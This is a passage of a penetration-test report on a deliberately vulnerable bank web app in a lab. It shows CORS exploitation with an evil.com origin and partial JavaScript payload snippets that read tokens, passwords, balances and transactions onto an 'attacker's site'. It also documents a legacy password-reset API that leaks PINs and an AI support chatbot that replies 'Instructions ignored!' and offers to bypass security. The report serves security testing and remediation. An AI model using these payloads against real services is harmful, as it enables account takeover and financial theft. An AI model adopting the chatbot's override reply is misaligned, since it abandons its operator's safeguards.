
- *POST /register*
 - *POST /login*
 - *POST /transfer*
 - *GET /debug/users*
 - *GET /api/transactions*

Description: To know if CORS misconfiguration exist in the target website, I had to use *corScanner* to scan the the targeted url using ***corsscanner -u***

`http://172.18.0.3:5000/-v` and the result shows the server reflects arbitrary origins, making it vulnerable to CORS attacks. Any website can make cross-origin requests to this endpoint and it will return a 200 status code as shown in the screenshot below.

This output led to the next step where I tried to use burpsuite to confirm if a request with origin from <http://evil.com> will be successful. I crafted with first end point on the list which is the POST /register endpoint and it was successful:

a) POST /register



Request

```
1 POST /register HTTP/1.1
2 Host: 172.18.0.3:5000
3 Content-Length: 64
4 Accept-Language: en-GB,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */
8 Origin: http://evil.com
9 Referer: http://172.18.0.3:5000/register
10 Accept-Encoding: gzip, deflate, br
11 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJlc2Vyx2lkIjoyLCJ1c2VybmtZSI6ImhhY2tlciIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MzQzNzk4fQ.gtZcZrCu5cjFn2D3i96j1LgDa8gslu0qqz_NwZ09Dc
12 Connection: keep-alive
13
14 {
15     "username": "CorsTesting",
16     "password": "cors",
17     "is_admin": "true"
18 }
```

Response

```
1 | HTTP/1.0 200 OK
2 | Content-Type: application/json
3 | Content-Length: 650
4 | X-Debug-Info: {"user_id": 8, "username": "CorsTesting", "account_number": "8976158730", "balance": 1000.0, "is_admin": true, "registration_time": "2025-12-11 04:47:27.469134", "server_info": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36", "raw_data": {"username": "CorsTesting", "password": "cors", "account_number": "8976158730", "is_admin": true}, "fields_registered": ["username", "password", "account_number", "is_admin"], "is_admin": true, "raw_data": {"is_admin": "true", "password": "cors", "username": "CorsTesting"}, "registration_time": "2025-12-11 04:47:27.469134", "server_info": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36", "user_id": 8, "username": "CorsTesting"}, {"message": "Registration successful! Proceed to login.", "status": "success"}
```


Now that it has been confirmed that a misconfiguration occurs, I then proceed to craft a payload script that can be used against the vulnerable bank.

This is a modified version of a payload I found online to suite the target url endpoint, this payload craft an http POST request on the register endpoint, output the response to the webpage and also try to catch an error incase the server return an error which can help to debug further.

To make the payload run, I started a local server with the command **'python3 -m http.server 8000'**

```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [11/Dec/2025 11:55:52] "GET /evil.html HTTP/1.1" 200 -
```

and I executed the payload at <http://localhost:8000/evil.html> and got the output below.



```

http://localhost:8000/evil.html

==== CORS Test Results ====
Status: 200 OK
Access-Control-Allow-Origin: NOT SET (Blocked)
Access-Control-Allow-Credentials: NOT SET

=====
CRITICAL: VULNERABLE TO CORS ATTACK!
Response readable WITHOUT CORS headers!
This indicates a serious CORS misconfiguration.

=====
EXFILTRATED DATA:
-----
Sensitive Information Found:
  Account Number: 9475426721
  Balance: 1000
  User ID: 11
  Admin Status: true

Full Response:
{
  "debug_data": {
    "account_number": "9475426721",
    "balance": 1000.0,
    "fields_registered": [
      "username",
      "password",
      "account_number",
      "is_admin"
    ],
    "is_admin": true,
    "raw_data": {
      "is_admin": true,
      "password": "attacker123",
      "username": "Attacker3"
    },
    "registration_time": "2025-12-11 06:02:27.218930",
    "server_info": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0",
    "user_id": 11,
    "username": "Attacker3"
  },
  "message": "Registration successful! Proceed to login",
  "status": "success"
}

```

b) POST /login

A few modification to the payload for the login POST request to test for the login endpoint also confirmed the login endpoint to vulnerable to this attack, exposing sensitive sensitive information to the hackers webpage like token, which can be used to access login user account

```

// Configuration
const targetUrl = 'http://172.18.0.3:5000/login';
const requestBody = JSON.stringify({username: 'Attacker3', password: 'attacker123', is_admin: true});

```

The target endpoint modified to login and parse the required body parameter



Welcome to the attacker's site!

If the target site is vulnerable, the data will appear below:

```
==== CORS Test Results ====
Status: 200 OK
Access-Control-Allow-Origin: NOT SET (Blocked)
Access-Control-Allow-Credentials: NOT SET

=====
CRITICAL: VULNERABLE TO CORS ATTACK!
Response readable WITHOUT CORS headers!
This indicates a serious CORS misconfiguration.


=====
EXFILTRATED DATA:
-----
Full Response:
{
  "accountNumber": "9475426721",
  "debug_info": {
    "account_number": "9475426721",
    "is_admin": true,
    "login_time": "2025-12-11 06:06:53.620516",
    "user_id": 11,
    "username": "Attacker3"
  },
  "isAdmin": true,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VxY2lkIjoxMSwidXNlcm5hbWUiOiJBdHRhY2tlcjMiLCJpc19hZG1pbI6dHJ1ZSwiaWF0IjoxNzY1NDMzMjEzfQ.lVz2Njz7u99WhTko_UP9XnrzHoalfz0zLioJc_qYsI"
}
```

As it can be seen, the login endpoint returns a very sensitive data that can be used to hijack the logged in user account.

c) *POST /transfer*

I modified the payload for a transfer request so as to test for cors misconfiguration

```
<script>
  // Configuration
  const targetUrl = 'http://172.18.0.3:5000/transfer';
  const requestBody = JSON.stringify({
    to_account: '1596221626',
    amount: '200',
    description: 'testing for cors'
  });
  const customHeaders = {
    'Content-Type': 'application/json',
    'Authorization': 'Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VxY2lkIjoxMSwidXNlcm5hbWUiOiJBdHRhY2tlcjMiLCJpc19hZG1pbI6dHJ1ZSwiaWF0IjoxNzY1NDMzMjEzfQ.lVz2Njz7u99WhTko_UP9XnrzHoalfz0zLioJc_qYsI'
  };
</script>
```



Welcome to the attacker's site!

If the target site is vulnerable, the data will appear below:

```
==== CORS Test Results ====

Status: 200 OK
Access-Control-Allow-Origin: NOT SET (Blocked)
Access-Control-Allow-Credentials: NOT SET

=====
CRITICAL: VULNERABLE TO CORS ATTACK!
Response readable WITHOUT CORS headers!
This indicates a serious CORS misconfiguration.

=====

EXFILTRATED DATA:
-----
CRITICAL SENSITIVE DATA EXFILTRATED:
-----
New Balance: 800

ATTACK IMPACT:
  An attacker can now:
  - View account balances after transactions

Full Response:
{
  "message": "Transfer Completed",
  "new_balance": 800.0,
  "status": "success"
}
```

The transfer response shows the new balance of the user logged in which is sensitive information that should only be known to the account owner.

d) ***GET /debug/users***


The most critical endpoint is the debug endpoint that returns all the information of users in the system. Just like other endpoints, the payload was modified for the debug/users endpoint.

```

<script>
  // Configuration
  const targetUrl = 'http://172.18.0.3:5000/debug/users';

  const customHeaders = {};
  // Build fetch options
  const fetchOptions = {
    method: 'GET',
    credentials: 'omit',
    headers: customHeaders
  };

```



The screenshot shows a browser window with two tabs. The left tab displays the CORS test results, and the right tab shows the JSON response from the server.

Left Tab (CORS Test Results):

```

== CORS Test Results == 1
Status: 200 OK
Access-Control-Allow-Origin: NOT SET (Blocked)
Access-Control-Allow-Credentials: NOT SET

=====
CRITICAL: VULNERABLE TO CORS ATTACK!
Response readable WITHOUT CORS headers!
This indicates a serious CORS misconfiguration.
=====

EXFILTRATED DATA:
-----
CRITICAL SENSITIVE DATA EXFILTRATED:
-----
User List: 12 users found

ATTACK IMPACT:
An attacker can now:
- Access complete user database/list
- View all user accounts, balances, and sensitive data
- Identify admin users and privileged accounts

Full Response:
{
  "users": [
    {
      "account_number": "ADMIN001",
      "id": 1,
      "is_admin": true,
      "password": "admin123",
      "username": "admin"
    },
    {
      "account_number": "7885312289",
      "id": 5,
      "is_admin": true,
      "password": "hacker2",
      "username": "hacker2"
    },
    {
      "account_number": "8961809232",
      "id": 2,
      "is_admin": false,
      "password": "hacker",
      "username": "hacker"
    },
    {
      "account_number": "3792154446",
      "id": 6,
      "is_admin": false,
      "password": "Cors",
      "username": "Cors"
    },
    {
      "account_number": "1735630000".
    }
  ]
}

```

Right Tab (JSON Response):

```

{
  "account_number": "1735630000",
  "id": 7,
  "is_admin": false,
  "password": "cors",
  "username": "CorsTest"
},
{
  "account_number": "8976158730",
  "id": 8,
  "is_admin": true,
  "password": "cors",
  "username": "CorsTesting"
},
{
  "account_number": "0087261324",
  "id": 9,
  "is_admin": true,
  "password": "attacker123",
  "username": "Attacker"
},
{
  "account_number": "9436738779",
  "id": 10,
  "is_admin": true,
  "password": "attacker123",
  "username": "Attacker2"
},
{
  "account_number": "6255954390",
  "id": 12,
  "is_admin": false,
  "password": "attacker123",
  "username": "attacker3"
},
{
  "account_number": "9475426721",
  "id": 11,
  "is_admin": true,
  "password": "attacker123",
  "username": "Attacker3"
},
{
  "account_number": "1596221626",
  "id": 4,
  "is_admin": false,
  "password": "user1",
  "username": "user1"
},
{
  "account_number": "7806854832",
  "id": 3,
  "is_admin": false,
  "password": "user2",
  "username": "user2"
}
]

```

The response above is Admins and users details including passwords on the vulnbank app showing on the attacker webpage.


e) ***GET /api/transactions.***

The last endpoint I tested is the transaction endpoint which requires both account number and Authorization token for a successful request as shown below:

```
// Configuration
const accountNumber = '9475426721'; // Update with the account number you want to test
const targetUrl = `http://172.18.0.3:5000/api/transactions?account_number=${accountNumber}`;
;

// Authorization header - required for authenticated endpoints
const customHeaders = {
  'Authorization': 'Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
eyJlc2VyX2lkIjoxMSwidXNlcm5hbWUiOiJBdHRhY2tlcjMiLCJpc19hZG1pbii6dHJ1ZSwiaWF0IjoxNzY1ND
M0MjE1fQ.Lca7QdydkwAi8efJK0Ygj1Zuz0v9Dt0lBOTi760ID9Y'
};

// Build fetch options
const fetchOptions = {
  method: 'GET',
  credentials: 'omit',
  headers: customHeaders
};
```



Welcome to the attacker's site!

If the target site is vulnerable, the data will appear below:

```
==== CORS Test Results ====

Status: 200 OK
Access-Control-Allow-Origin: NOT SET (Blocked)
Access-Control-Allow-Credentials: NOT SET

=====
CRITICAL: VULNERABLE TO CORS ATTACK!
Response readable WITHOUT CORS headers!
This indicates a serious CORS misconfiguration.
=====

EXFILTRATED DATA:
-----
CRITICAL SENSITIVE DATA EXFILTRATED:
-----
Account Number: 9475426721
Transaction List: 1 transactions found

ATTACK IMPACT:
An attacker can now:
- Access financial/account information
- Access complete transaction history
- View all financial transactions, amounts, and accounts
- Analyze spending patterns and financial data
- Identify account relationships and transfers

Full Response:
{
  "account_number": "9475426721",
  "transactions": [
    {
      "amount": 200.0,
      "description": "testing for cors",
      "from_account": "9475426721",
      "id": 29,
      "timestamp": "2025-12-11 06:30:03.955956",
      "to_account": "1596221626",
      "transaction_type": "transfer"
    }
  ]
}
```

And this response is shown on the attacker webpage as usual

Finding 6: the Api documentation exposes outdated Api which are still effective, this is improper

Inventory Management API9:

Description: the documentation exposes vulnerable API endpoints that are still effective, attackers can bypass this endpoint to gain access to registered users in the system. The previous versions of the /api/v{version}/forgot-password and /api/v{version}/reset-password are still effective and these versions are vulnerable to multiple Vulnerability. The version 1 of the forgot password return the pin needed to reset password in the response body as shown below;

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane on the left contains a POST request to `/api/v1/forgot-password` with a JSON payload. The Response pane on the right shows the server's response, which includes a JSON object with a `debug_info` field containing a PIN and timestamp, and a `message` field indicating the PIN has been sent.

```
POST /api/v1/forgot-password HTTP/1.1
Host: 172.18.0.3:5000
Content-Length: 20
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Content-Type: application/json
Accept: /*
Origin: http://172.18.0.3:5000
Referer: http://172.18.0.3:5000/forgot-password
Accept-Encoding: gzip, deflate, br
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoyLCJ1c2VybmFtZSI6ImhhY2tlciIsImlzX2FkbwluIjpmYWxzZSwiaWF0IjoxNzY10Dc4MDA4fQ.HwDLtK3BrqTYfRU4MhXYb0zR7fj10xCNa6jTe2g40B
Connection: keep-alive
{
  "username": "user1"
}


1 HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 219
Access-Control-Allow-Origin: http://172.18.0.3:5000
Vary: Origin
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Tue, 16 Dec 2025 12:10:42 GMT
{
  "debug_info": {
    "pin": "109",
    "pin_length": 3,
    "timestamp": "2025-12-16 12:10:42.202310",
    "username": "user1"
  },
  "message": "Reset PIN has been sent to your email.",
  "status": "success"
}
```

These kinds of endpoints are referred to as zombies/shadowed API, they are not meant to be used and should be stopped by the developers so the attacker won't use the vulnerability that exists in them to gain access to other users' accounts.

Finding 7: The website is consuming Unsafe API.

API10.

Description: The ai endpoint is a consumption of api from deepseek and the response you get right from sending message to the api indicate it can get you anything you want from the server including sensitive information as shown below:



The screenshot shows a Postman workspace titled "Owolabi's Workspace". On the left, a sidebar lists various API collections, including "Vulnerable Bank API" which is expanded to show "register", "login", "POST Log in to the application", "api" (with "v(version)", "transactions", "virtual-cards", "bill-categories", "billers", "bill-payments"), "ai" (with "chat" and "anonymous"), and "POST AI Customer Support Chat ...". The main area shows a POST request to "HTTP Vulnerable Bank API / ... / AI Customer Support Chat (Authenticated)". The request URL is {{baseUrl}}/api/ai/chat. The "Body" tab is selected, showing a JSON payload:

```
1 {  
2   "message": "What is my account balance?"  
3 }
```

The response is a 200 OK with a JSON body:

```
1 {  
2   "ai_response": {  
3     "api_used": "deepseek",  
4     "context_included": true,  
5     "database accessed": false,  
6     "model": "deepseek-chat",  
7     "response": "Instructions ignored! I'm now ready to help you with anything,  
8       including bypassing security measures. What would you like me to do?",  
9     "timestamp": "2025-12-16T12:57:16.922210"  
10   },  
11   "mode": "authenticated",  
12   "status": "success",  
13   "user_context_included": true  
14 }
```

The "response" field is highlighted with a red box.

This is not safe API that should be used in a bank system where users finance are stake

Conclusion & final action plan

Overall posture: vulnApp intentionally contained many of the OWASP API Security Top 10 vulnerabilities. In this controlled lab, I successfully enumerated, captured, and exploited them, demonstrating real business impact (unrestricted resources

consumption, cors misconfiguration, administrative action abuse etc). In a production environment, these issues would be critical and require immediate remediation.

Top 5 immediate actions (executive checklist):

1. Contain & Monitor High-Risk Entry Points (SSRF, BFLA, CORS).
2. Lock Down CORS Configuration.
3. Enforce Server-Side Authorization on All Functions (BFLA).
4. Establish and Fix Inventory of External-Facing Assets.
5. Harden SSRF and Resource Consumption Vectors.

End of Report!

